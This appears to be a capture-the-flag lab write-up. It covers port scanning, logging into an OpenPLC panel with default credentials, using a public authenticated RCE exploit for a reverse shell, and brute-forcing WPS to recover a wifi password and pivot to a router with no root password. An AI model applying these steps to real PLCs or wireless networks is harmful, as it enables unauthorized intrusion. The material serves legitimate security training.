
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.7 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 16:05 IST
Nmap scan report for 10.10.11.7
Host is up (0.20s latency).
Not shown: 46994 closed tcp ports (reset), 18539 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=6/1%Time=665AF9DB%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,24C,"HTTP/1\.0\x20302\x20FOUND\r\ncontent-type:\x20text/html
SF:;\x20charset=utf-8\r\ncontent-length:\x20219\r\nlocation:\x20http://0\.
SF:0\.0\.0:8080/login\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfZnJ
SF:lc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ\.Zlr53Q\.D0-EetctDm01vP-f_mjjlh
SF:bkMOc;\x20Expires=Sat,\x2001-Jun-2024\x2010:42:17\x20GMT;\x20HttpOnly;\
SF:x20Path=/\r\nserver:\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x2
SF:0Sat,\x2001\x20Jun\x202024\x2010:37:17\x20GMT\r\n\r\n<!DOCTYPE\x20HTML\
SF:x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>Redi
SF:recting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20should\x20
SF:be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20<a\x20href
SF:=\"/login\">/login</a>\.\x20\x20If\x20not\x20click\x20the\x20link\.")%r
SF:(HTTPOptions,14E,"HTTP/1\.0\x20200\x20OK\r\ncontent-type:\x20text/html;
SF:\x20charset=utf-8\r\nallow:\x20HEAD,\x20OPTIONS,\x20GET\r\nvary:\x20Coo
SF:kie\r\nset-cookie:\x20session=eyJfcGVybWFuZW50Ijp0cnVlfQ\.Zlr53Q\.r52An
SF:Zqwyfym5pQmATWtueKjm0M;\x20Expires=Sat,\x2001-Jun-2024\x2010:42:17\x20G
SF:MT;\x20HttpOnly;\x20Path=/\r\ncontent-length:\x200\r\nserver:\x20Werkze
SF:ug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Sat,\x2001\x20Jun\x202024\x20
SF:10:37:17\x20GMT\r\n\r\n")%r(RTSPRequest,CF,"HTTP/1\.1\x20400\x20Bad\x20
SF:request\r\ncontent-length:\x2090\r\ncache-control:\x20no-cache\r\nconte
SF:nt-type:\x20text/html\r\nconnection:\x20close\r\n\r\n<html><body><h1>40
SF:0\x20Bad\x20request</h1>\nYour\x20browser\x20sent\x20an\x20invalid\x20r
```

2) Checked the web page




Vulnerability Assessment

1) Tried default credentials and got access

The default username and password for the web interface is openplc and openplc, respectively.

adsc.com.sg
https://www.illinois.adsc.com.sg › getstarted


Getting Started Guide



2) Found a authenticated rce vulnerability
https://github.com/thewhiteh4t/cve-2021-31630


Exploitation

1) Got reverse shell



Privilege Escalation

1) Checked for wifi devices



2) used a tool to bruteforce wps
https://github.com/nikita-yfh/OneShot-C

```
root@attica01:/etc/network# ./oneshot -i wlan0 -b 02:00:00:00:01:00
[*] Running wpa_supplicant...
[*] Trying pin 12345670...
[*] Scanning...
[*] Authenticating...
[+] Authenticated
[*] Associating with AP...
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response...
[*] Received WPS Message M1
[*] Building Message M2
[*] Received WPS Message M3
[*] Building Message M4
[*] Received WPS Message M5
[*] Building Message M6
[*] Received WPS Message M7
[+] WPS PIN: 12345670
[+] WPA PSK: NoWWEDoKnowWhaTisReal123!
[+] AP SSID: plcrouter
```

3) Connected to the wifi

```
root@attica01:/etc/network# cat /etc/wpa_supplicant/wpa_supplicant.conf
network={
    ssid="02:00:00:00:01:00"
    psk="NoWWEDoKnowWhaTisReal123!"
}
root@attica01:/etc/network# sudo wpa_supplicant -B -i wlan0 -c /etc/wpa_supplicant/wpa_supplicant.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
nl80211: Could not set interface 'p2p-dev-wlan0' UP
nl80211: deinit ifname=p2p-dev-wlan0 disabled_11b_rates=0
p2p-dev-wlan0: Failed to initialize driver interface
p2p-dev-wlan0: CTRL-EVENT-DSCP-POLICY clear_all
P2P: Failed to enable P2P Device interface
```

```
root@attica01:/etc/network# ifconfig wlan0 192.168.1.123 netmask 255.255.255.0
root@attica01:/etc/network# ssh 192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# ls
root.txt
root@ap:~# cat root.txt
de8f4fa1d8ff1c6157d5a9a843e2b7ad
```